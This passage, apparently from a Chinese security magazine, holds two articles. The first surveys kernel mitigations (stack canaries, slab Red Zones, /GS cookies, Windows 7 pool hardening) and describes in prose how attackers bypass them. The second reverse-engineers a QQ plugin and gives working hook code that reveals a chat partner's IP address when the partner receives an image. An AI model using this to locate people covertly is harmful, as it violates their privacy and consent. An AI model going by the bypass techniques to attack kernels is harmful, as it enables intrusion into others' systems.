事实上，编译器将所有局部函数指针都搬迁到了栈中已分配空间的低地址位，如程序 exp.c 在启用-fstack-protector 编译后的汇编代码，编译器优化了栈结构布局，将 b[10]、a[2]两个数组紧邻 canary 存放，而把变量 a 放置在栈顶位置。这种类型的防御措施非常关键，可有效降低攻击者使用各种 shellcode 地址覆盖栈内局部函数指针从而实施攻击的可能性。GCC SSP 栈保护机制中同样也使用了随机数“canary”探针，在局部变量与函数返回地址 EIP 之间插入一个 canary 探针，如图 2 所示。在函数的末尾代码中，内核校验栈内的 canary 值是否发生改变，若两个值不一致，则内核终止函数执行，如：

```
  prologue:   movl     %gs:20, %eax     ;取出 canary
              movl     %eax, -4(%ebp)   ;将 canary 放置在 ebp-4 处

  epilogue：  movl     -4(%ebp), %edx   ;取%ebp-4 位置处地址，将
其复制给%edx,即 canary 值
              xorl     %gs:20, %edx     ;比较%gs:20 与栈内保存的
canary 是否相等；
              je  .L3
              call     __stack_chk_fail
```

首先读取存放在%gs:0x20 位置处的探针值，并插入到栈的指定位置，然后在函数指令末尾片段处重新读取事先插入的 canary 值，并将其与%gs:0x20 位置处 canary 进行比较，若校验失败，GCC 会调用__stack_chk_fail 函数，输出错误消息中止运行。

系统启动进入保护模式后，start_kernel()会调用 boot_init_

stack_canary()来初始话一个 stack canary，为每个 CPU 变量产生一个 canary 探针，boot_init_stack_canary 函数的实现可参考 Linux 源码文件：arch/x86/include/asm/stackprotector.h。在内核进一步初始化 CPU 时，会调用 setup_stack_canary_segment()来设置每个 CPU 的 GDT 的 stack canary 描述符项，因为内核刚进入保护模式时，stack canary 描述符的基地址被初始化为 0，在 CPU 初始化时要重新设置为每个 CPU 变量 stack_canary 的地址，而不是变量保存的值。通过这些设置当内核代码在访问%gs:0x14 时，就会访问 stack_canary 保存的值。随后，每创建一个轻量级进程（LWP）时，它都会收到一个随机 canary 值，代码如下：

```
unsigned int get_random_int ( void ){
    struct keydata *keyptr;
    __u32 *hash = get_cpu_var ( get_random_int_hash );
    int ret;
    keyptr = get_keyptr( );
    hash[0] += current->pid + jiffies + get_cycles ( );
    ret = half_md4_transform ( hash, keyptr->secret );
    put_cpu_var (get_random_int_hash);
    return ret;
}
```

LWP 可以理解为内核中的一个线程调度，每个 LWP 拥有一个 canary，即意味着在处理每个线程的系统调用时，都会获取到一个 canary，故多线程的用户级应用程序在内核端会产生多个 canaries，与线程数一一对应。

虽然内核使用 GCC 选项-fstack-protector 编译程序启用堆栈保护，但只为局部变量中含有 8 字节或更多的 char 数组的函数插入 canary。在内核镜像中有 16604 个函数，但大约仅有 378 个函数会得到"canary"探针保护，而且还存在着各种可能的溢出方式：（1）若程序中包含一个或多个结构体变量，SSP 不会对结构体内的成员变量重排列；（2）若函数接受多个形参变量如*printf()，SSP 无法预测需要多少个参数，故编译器无法复制 arguments 到一个安全区域；（3）若程序中包含 alloc 函数、new 等函数以创建一个动态数组，SSP 则会将所有的这些动态数组放置到栈顶。Adam 给出了一个远程 canary 利用技术，一字节一字节的测试，每次执行一次连接，返回一个错误信息，每个字节探测 256 次，大概方法：（1）首先定位出 canary 存放位置；（2）使用"byte-by-byte"暴力方式破解 canary 值；（3）在 canary 位置，填充一个真实的 canary 值，然后在 ret 地址处安放 shellcode 地址，实施攻击。

Linux 内核支持多类型的 slab 分配器，slab 分配器是内核 2.6.22 版本引入的一种新解决方案。Slab 分配器是一个动态的内存分配器（如内核堆分配器），可为每个对象的存储分配连续多个 slabs。通过为每种类型的对象预分配内存空间，slab 分配器支持重用已被释放的对象以快速创建同类型的对象。Slab 分配器会在每个已分配对象的末尾插入一个类型"canary"的区域即"Red Zone"，若对象正在使用中，Red Zone 区包含"0xcc"字节，空闲时为"0xbb"。Red Zone 并不是一个内核堆污染的安全防御机制，仅仅是一个帮助开发者确定"错误"代码是否超出了缓冲区的边界。为了激活 Red Zone 特性，编译内核时需要加 SLUB_DEBUG 选项，并带 slub_debug=FZ 参数重启内核。一旦检测到 Red Zone 被覆写，内核会做出如下响应：

（1）在控制台打印出调试信息，如图 3 所示；

（2）恢复 Red Zone 区内容；

（3）恢复完毕后，继续执行程序。

```
-----------------------------------------------------------------------------
BUG kmalloc-1024: Redzone overwritten
-----------------------------------------------------------------------------
INFO: 0xc7ac9018-0xc7ac9018. First byte 0x33 instead of 0xcc
INFO: Slab 0xc7fe5900 objects=15 used=10 fp=0xc7aca850 flags=0x400040c0
INFO: Object 0xc7ac8c18 @offset=3096 fp=0x33333333
Bytes b4 0xc7ac8c08:  00 00 00 00 00 00 00 00 cc cc cc cc 00 00 00 00
  Object 0xc7ac8c18:  33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33
                                        ...
 Redzone 0xc7ac9018:  33 cc cc cc
 Padding 0xc7ac901c:  00 00 00 00

 Pid: Pid: 8382, comm: cat Not tainted 2.6.37 #2
 Call Trace:
 [<c10a0e77>] print_trailer+0xe7/0x130
 [<c10a152d>] check_bytes_and_report+0xed/0x150
 [<c10a16e0>] check_object+0x150/0x210
 [<c10a1f22>] free_debug_processing+0xd2/0x1b0
 [<c10a35ae>] kfree+0xfe/0x170
 [<c87f31c0>] ? sectest_exploit+0x1a0/0x1ec [sectest_overwrite_slub]
                                        ...
 [<c1002b97>] sysenter_do_call+0x12/0x26
FIX kmalloc-1024: Restoring 0xc7ac9018-0xc7ac9018
```

图 3 RedZone 区污染后的内核输出信息

Windows 内核漏洞利用迁移技术

Windows 7（NT 6.1）已经提供了大量内核利用迁移技术。Visual Studio 编译内核组件和驱动时，可以附带选项/GS（缓冲器安全性检测），其原理是函数开始执行时在栈中保存一个 cookie，当函数返回前检查 cookie 是否被覆盖。在驱动上下文里，cookie 一般存放在异常处理表和 EIP、EBP 寄存器之前，在函数退出之前，系统检验 cookie 是否被污染。/GS 保护函数条件：整个数组大小至少为 5 个字节，缓冲区使用_alloc 函数分配且数据结构大小至少大于 8 字节。在 win32k 内核组件中，系统调用 GsDriverEntry 函数中的 win32k! security init cookie 函数初始化/GS 内核 cookie。安全 Cookie 的检查通过 win32k!__security_check_cookie 函数实现，若堆栈上的 cookie 值与 win32k! security init cookie 函数初始化的 cookie 一致，则函数正常退出。否则，程序会转而执行错误异常处理函数__security_error_handler。图 4 给出了/GS 保护机制下栈结构布局。




图 4. /GS 保护机制下的栈结构布局

Windows 内核的/GS 保护机制的一个典型应用案例是 ICMPv6 路由播发缓冲区溢出漏洞（MS10-009/CVE-2010-0239）。由于 Windows TCP/IP 栈在处理特制的 ICMPv6 路由播发报文时没有执行充分的边界检查，导致攻击者可远程通过向启用了 IPv6 的计算机发送特制的 ICMPv6 报文来利用此漏洞。此漏洞触发后，进程在检查 GS 内核栈 cookie 值时发现已经受到破坏，内核立即中断执行，转入 BSoD 状态。文献《A Guide to Kernel Exploitation: Attacking the Core》中给出了两种绕过/GS 内核栈 cookie 方法，但都需要一些特殊要求支持。第一个方式即在不破坏 cookie 的前提下覆盖返回地址 EIP，这需要严格控制黑客攻

击利用的 shellcode 地址。第二种方式是覆盖存储在堆栈上的异常处理表各函数地址，但异常处理表函数可能并不在内核内存中，因为目标驱动可能没有注册此异常处理函数。<<Windows Kernel-mode GS Cookies subverted>>一文中给出了如何猜测__security_cookie 地址值方法，要求本地特权提升攻击以获取内核模块的全局变量虚拟地址。Matthew 借助 NtQuerySystemInformation 函数获取动态内核模块结构，如 ntoskrnl.exe 镜像文件，然后开始计算 EBP 和 CPU tick（节拍）技术，因为他们发现驱动及模块的安全 cookie 并不是核心组件（如 ntoskrnl.exe）而主要是通过 KeTickCount 产生的，如系统节拍计数值。基于此，他们计算了成功推算出安全 cookie 的概率大概为 46%。

Windows 7 针对内核堆分配器也启用了堆元数据污染检测，使得传统的内存块 unlink 技术很难实现（利用堆区溢出，覆盖下一个将要被释放的 chunk，然后在被覆盖的位置上构造攻击者自己的 fake_chunk，并确保在 free()函数调用过程中运行 unlink 宏，该宏所操作的内存将修改程序的流程转向注入的 shellcode，达成攻击目的。Windows 7 实施的迁移保护机制完全类似其他内存分配器中的安全链表节点卸载(safe unlinking)。bh-dc-2011 大会文章“Kernel pool exploitation on windows 7”给出了 5 种不同的方法实施堆利用攻击。

（1）当从 ListHeads[n]队列中分配一个缓冲池 chunk 时，safe unlinking 实现机制在 unlink 节点时未验证待释放 chunk 的_list_entry，而是验证 ListHeads[n]的_list_entry 结构体，此时 hacker 可覆写待 unlink 的节点的 Flink 指针地址为一个恶意的 shellcode 实施攻击，如图 5 所示。




图 5 ListHeads[n]中分配 chunks 时的溢出攻击模式

图 5 中，safe unlinking 机制仅仅是验证了 ListHeads[n].Flink.Blink == ListHeads[n].Blink.Flink 等式的成立性，但却忽略了 unlinked 节点。这里假设 unlinked 节点为 A，若 unlinking 机制同时验证了 A.Flink.Blink == A.Blink.Flink，则图 5 中的溢出方法则完全失效，因为此时 A.Flink.Blink==ListHeads[n]，而 A.Blink.Flink==FakeEntry，显然无法通过 safe unliking 验证。

（2）系统未验证后备队列 Lookaside list（用于分配固定大小的的内存池）中的每个 entry 节点的 next 指针值的合法性。攻击者可使用缓冲池污染漏洞，覆盖某个 entry 节点的 next 指针，使其指向一个恶意 shellcode 地址，故待系统为用户分配一个空闲 lookaside chunk 时，缓冲池分配并不会验证它的 next 指针是否合法，而直接返回 next 地址，导致 pool 污染。注：lookaside pool chunks 的 next 指针节点存在一个 8 字节的 pool header，故覆盖一个 next 指针至多需要 12 字节。

（3）PendingFrees 链表中存储了待释放的 pool entries 节点，系统在遍历 PendingFrees 链表时未验证每个节点指针的合法性。故 attacker 同样可以利用 pool 污染漏洞破坏 PendingFrees 链表中任一 Entry 的 next 指针值，导致攻击者可将任意 shellcode 地址释放到一个选择好的 pool 描述符 ListHeads 链表中，接下来可能接管相应的缓冲池内存分配。


（4）利用池描述符结构体成员 PoolIndex 值在释放时未检查的缺陷，实施数组边界溢出，使其指向一个 NULL 指针的 Pool 描述符，通过映射一个虚拟的 null 页，攻击者可完全控制该 pool 描述符和它的 ListHeads。

（5）污染指向进程对象的 pool chunk 指针。pool chunks 一般会选择性地存放一个负责本次池内存分配的进程对象指针。在 x64 位系统中，进程对象存放在 pool header 结构体的最后 8 字节位置，而在 x86 中，则直接附着在 pool 结构体内。攻击者通过覆盖此指针，可释放一个正在使用的进程对象。同样在释放任意一个 pool 分配时，释放算法都会交回此 pool 内存给相应的空闲链表或 lookaside 之前，检查 pool 类型中的配额(quota)位（0x8）。若此 bit 位已置位，则系统会调用 nt!PspReturnQuota 返回此 quota。所以，攻击者通过覆盖进程对象指针，可降低任一进程对象指针索引值，导致进程对象引用计数不一致；更进一步，若进程对象指针被替换成用户模式下的内存指针，则攻击者完全可以伪造一个 EPROCESS 结构体对象，从而控制结构体 EPROCESS_QUOTA_BLOCK。

Windows 7 允许非特权模式下实现 NULL 页映射，故内核 NULL 指针解引用是可利用的。攻击者可以把 shellcode 放置在内存 0 地址上，此时内核就会去运行用户进程的 shellcode 而不会抛出 Oops。而且系统也没有对所有重要的内核结构实施 ASLR 机制保护，如页表/页目录。Windows NT 内核导出了许多对内核模式 shellcode 开发有用的函数，在开发内核 shellcode 之前，需要使用 NT 组件下的函数寻找 NT 函数基地址。

结论

尽管操作系统内核提供了一些基本的主动安全防御措施，但系统的安全性主要还是依赖于内核代码质量是否健壮，庞大的内核代码需要在每个功能设计时都考虑到安全性能是很难做到的，而且大量的安全性能加载到内核中，系统性能上是否能够得到保障也是一个很大的挑战。总之，内核利用并不是一个静态的域，故未来针对内核的各种利用手段还会不断出现，同样各种针对这些漏洞利用的内核迁移保护机制也会紧随其后，特别是虚拟化技术背后的内核利用技术将会是未来漏洞利用的导火索，最后给大家推荐 Enrico Perla 最新出版的一本有关内核漏洞利用的书籍<<A Guide To Kernel Exploitation-Attacking the Core>>，感兴趣的读者可以品读一番。



前置知识：VC
关键词：QQ，IP，插件

逆向插件解析QQ显IP的功能

文/图 coldzenleft

QQ 显示 IP 已经是一个很老的话题了。这个功能我曾经在珊瑚 QQ 上面见过，后来有一款民间的 QQ 插件也提供了，但是那个插件好像在 2009 年左右的时候就特别不靠谱了，经常显示对方 IP 是什么美国、马来西亚之类的。由于时间长了，都习惯并且不再用了，也以不再去追究这个问题了。不过直到看到真实有效的 QQ 显示 IP 插件再次出现之后，我又对这个东西产生了浓厚的兴趣。

先说说查到聊天对象 IP 的意义吧。其实和人聊天过程中，如果能知道对方相对准确的 IP，比如地域等，也是能够减少自己受骗的可能。比如，一个人和你聊天的时候，你明明看到他的 IP 在北京，他却偏偏给你说自己在上海，就有必要多思量一下对方的诚信度了。当然也可能是代理作祟，但是我们暂时就不考虑这么复杂了。

首先我看到能够显示 IP 的两款软件是赛博 QQ 和木头 QQ，不过这两个软件其实都是对 QQ 原始文件经过了一次重新打包，并且自制了一些 DLL 放到包里面，每次运行它们的 QQ 的时候就会自动加载这些 DLL，从而让你所看到的五花八门的“扩展”功能，显示 IP 就是其中之一。然而，我仅仅就是想要个显示 IP 的功能，但是却只能强迫我用他们的改装版 QQ 是一件郁闷的事情。而且，比较不靠谱的是，在后来分析中我发现：这些改装版的 QQ 对于腾讯 QQ 中的安全检查，如 TSEH.DAT、TSEngine.DAT 等安全检测模块的加载都有干扰。这么做有两个危害：（1）可能会导致安全检查失败，导致你下次运行 QQ 会强迫升级，那些功能极有可能失效（不过好像他们干扰这个模块本来目的应该是防止这种现象的，这点我有点诧异，可能腾讯的机制又改了吧）；（2）毕竟是 QQ 的安全更新和检查，干扰难免有不良嫌疑。既然我就是要显示对方的 IP，为什么不考虑单独提取这项功能呢？

另外，早在发现这两款插件以前，我曾经和同学做过一些简单的实验。在实验室有两台实验用的主机 A 和 B，我用的是 A 机并且打开抓包软件 WireShark。QQ 带有传输文件的功能，我觉得那个功能应该是测试得到 IP 的最好机会，于是我向 B 机传输文件，并且让对方接受，为了方便各种测试，我故意传输了个较大的文件（至少不是瞬间传完的），然后在 cmd 中输入“netstat -ano”查看连接，但是并没有我想象中的同学 IP，说明至少不是 TCP 直连。不过在 WireShark 中发现大量 UDP 的包，并且有同学的 IP，这就说明我们抓包的过程中应该着重注意 UDP 的数据包。所以，尽管那两个 QQ 改版中，对方 Hook 了所有的网络传输函数，我们只需要着重看 sendto 函数。

sendto 函数的原型如下所示：

```
int sendto (
  SOCKET s,
  const char FAR * buf,
  int len,
  int flags,
  const struct sockaddr FAR * to,
  int tolen
);
```

如果说我们要调查建立的连接，主要应该从参数 to 入手，那里面包含有 IP 的结构。

通过反汇编插件 DLL 的 sendto 钩子函数的代码，我发现它将 buf 与一个字符串为 0x03 0x00 0x01 0x00 进行了匹配，如果是匹配的话，就会去求 to 中的 IP 地址。描述如图 1 所示。

```
⊞ User Datagram Protocol, Src Port: h323hostcallsc (1300), Dst
⊟ Data (27 bytes)
    Data: 0300010000000000000000000000000000006B0000367700...
    [Length: 27]
```

图 1

于是，我照着这个插件的办法，自己也同样 Hook 了这个函数，通过测试和插件得到了相同的效果，代码如下：

```
int __stdcall sendto_new (
    SOCKET      s,
    char FAR * buf,
    int         len,
    int         flags,
    struct      sockaddr FAR * to,
    int         tolen)
{
    int iRet;
    iRet = ((SENDTO)g_Proc_sendto)(s,buf,len,flags,to,tolen);
  if( *(DWORD*)buf == 0x00010003 && iRet != -1   )
    {
  //初始化获得 IP 的一些变量
        struct      in_addr IPAddr;
        ULONG   ulIPAddr = 0;
        charszTestIP[20] = {0};
        //获得 IP 地址
        ulIPAddr = *(DWORD*)&to->sa_data[2];
        memcpy(&IPAddr, &ulIPAddr, 4);
        //如果你获得的 IP 和全局变量存的不一样，说明是新
的窗口，新的 IP
        if( strcmp(szLastIP,inet_ntoa(IPAddr))!=0 )
        {
```

```
                strcpy(szLastIP, inet_ntoa(IPAddr));
                PRINT("IP Address = %s",szLastIP);
                PRINT("\n");
            }
        }
        return iRet;
    }
```

接下来就是怎么触发这个代码了，我相信很多人都听说过"发表情探 IP"的说法吧？事实上这个表情不是 QQ 的默认表情（QQ 的默认表情其实是一种相当于转义字符的东西），这个表情必须是图片，因为图片也是以文件的形式发的，也就是说如果你想要探测对方的 IP，无论是"发图片"还是"传文件"都一样。

不过还有个问题就是，如何探测出来，你当前交互的对象是谁呢？这个功能我并没有从插件去探寻，感觉有点复杂。于是我仍然用 WH_CBT 钩子来实现效果，主要检测窗口焦点和激活，代码如下所示：

```
    LRESULT __stdcall CBTProcess(int nCode, WPARAM wParam,
LPARAM lParam)
    {
        char szClassName[MAX_PATH] = {0};
        char szCaption[MAX_PATH] = {0};
        char szString[MAX_PATH] = {0};
        switch ( nCode )
        {
            //窗口销毁,可能是最小化
            case HCBT_DESTROYWND:
            CallNextHookEx(g_CBT_hhk, nCode, (WPARAM)
wParam, lParam);
            break;
            //窗口激活
            case HCBT_ACTIVATE:
    //  初始化 MAX_PAYH 长度的 ClassName
            memset(szClassName, 0, MAX_PATH);
            GetClassName((HWND)wParam, szClassName,
MAX_PATH);
            GetWindowTextA((HWND)wParam, szCaption,
MAX_PATH);
        // 枚举，并且找到 TX 的 QQ 主窗口，最后找到得到 ID 号
    if ( strcmp(szClassName, "TXGuiFoundation") == 0 )
            {
                //上一次全局变量的名称和这一次不一样的话，说
明有新的窗口
                if( strcmp(szLastUserName,szCaption)!=0 )
                {
                //初始化全局变量，开始重新激活窗口
                    memset(szLastUserName,0,MAX_PATH);
                    strcpy(szLastUserName,szString);
                    PRINT("窗口激活%s",szCaption);
                }
            }
            return CallNextHookEx(g_CBT_hhk, nCode,
(WPARAM)wParam, lParam);
            break;
            //设置窗口焦点的时候
            case HCBT_SETFOCUS:
            if ( (HWND)wParam != NULL &&    // 句柄不为空
                IsWindow((HWND)wParam)      // 窗口有效
                )
            {
            //  初始化
                memset(szClassName, 0, MAX_PATH);
                memset(szString, 0, MAX_PATH);
            //  寻找 ClassName
                GetClassName((HWND)wParam, szClassName,
MAX_PATH);
                if ( strcmp(szClassName, "TXGuiFoundation") == 0 )
                {
                    GetWindowText( (HWND)wParam, szString,
MAX_PATH);
                    //获得 ID 号，并且将其显示出来
                    if( strcmp(szLastUserName,szString)!=0 )
                    {
                        memset(szLastUserName,0,MAX_PATH);
                        strcpy(szLastUserName,szString);
                        PRINT("窗口焦点%s",szString);
                    }
                }
            }
            return CallNextHookEx(g_CBT_hhk, nCode, (WPARAM)
wParam, lParam);
            break;
        }
        return CallNextHookEx(g_CBT_hhk, nCode, (WPARAM)
wParam, lParam);
    }
```

效果只能说是差强人意，毕竟我主要是为了在 DbgView 中打出信息，还没有做成型工具的打算，示例图如图 2 所示。

```
11 1.88818467   [3136] 窗口激活 FireWorm
12 1.89021957   [3136] 窗口焦点 FireWorm
13 1.89028525   [3136] 窗口焦点 FireWorm
14 17.53050804  [3136] 窗口激活 FireWorm
15 17.53157043  [3136] 窗口激活 FireWorm
16 17.53433418  [3136] 窗口焦点 FireWorm
17 17.53460693  [3136] 窗口焦点 FireWorm
18 21.49580956  [3136] IP Address = 58.5[redacted]2.197
```

图 2

最后一个就是 IP 的查询了，这里软件利用向 ip.qq.com 发包进行询问，我们只要组成一个形式如下的数据包，然后再接收包中处理关键部分就可以了。数据包的形式如下：

```
POST /cgi-bin/searchip HTTP/1.1
Accept: Accept: */*
Cache-Control: no-cache
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length:22
Host: ip.qq.com
Pragma: no-cache
Referer: http://ip.qq.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; )
searchip1=11.11.111.11
```

这里编程时需要注意，最好不要在 sendto 中实现它，因为过程比较长，会导致值无法及时返回可能会出错。原作者的方法是创建个新的线程来实现，我就仅仅用 Console 来实现演示了。关于发包以及网络部分的东西。详细代码见附件，这里不再多说了。效果如图 3 所示。

```
请输入IP地址:59.65.131.1
地域:中国北京市
地域:中央音乐学院
属性:教育
```

图 3

写到这里，至少还原显示 IP 的功能就基本上结束了，但是还有几个地方必须得说明一下，或许也是对"显示 IP"这个功能的一些强化性的建议和为了大家后续研究和更新的一些总结。

（1）作者固定 QQ 的版本号，甚至以干扰安全升级的方式来运作，也是有道理的。前面我提到过，QQ 一旦升级，这些软件的功能就很可能失效了，如果说你不以代码具体实现，单单从数据包的角度去看，规律还是很明显的。当你给某人发图片（自定义表情）的时候，你们之间会产生大量的 UDP 数据包

而且形式相仿，开头可能都是 0x03 0x00 0x01 0x00，但是这个并非一成不变。

我后来更新了一次 QQ2011，果然那个插件失效了，但是我和一个网友聊天时，我给他发了图片，仍然具有之前的那种规律，但是不再是 0x03 0x00 0x01 0x00。具体如图 4 下所示。

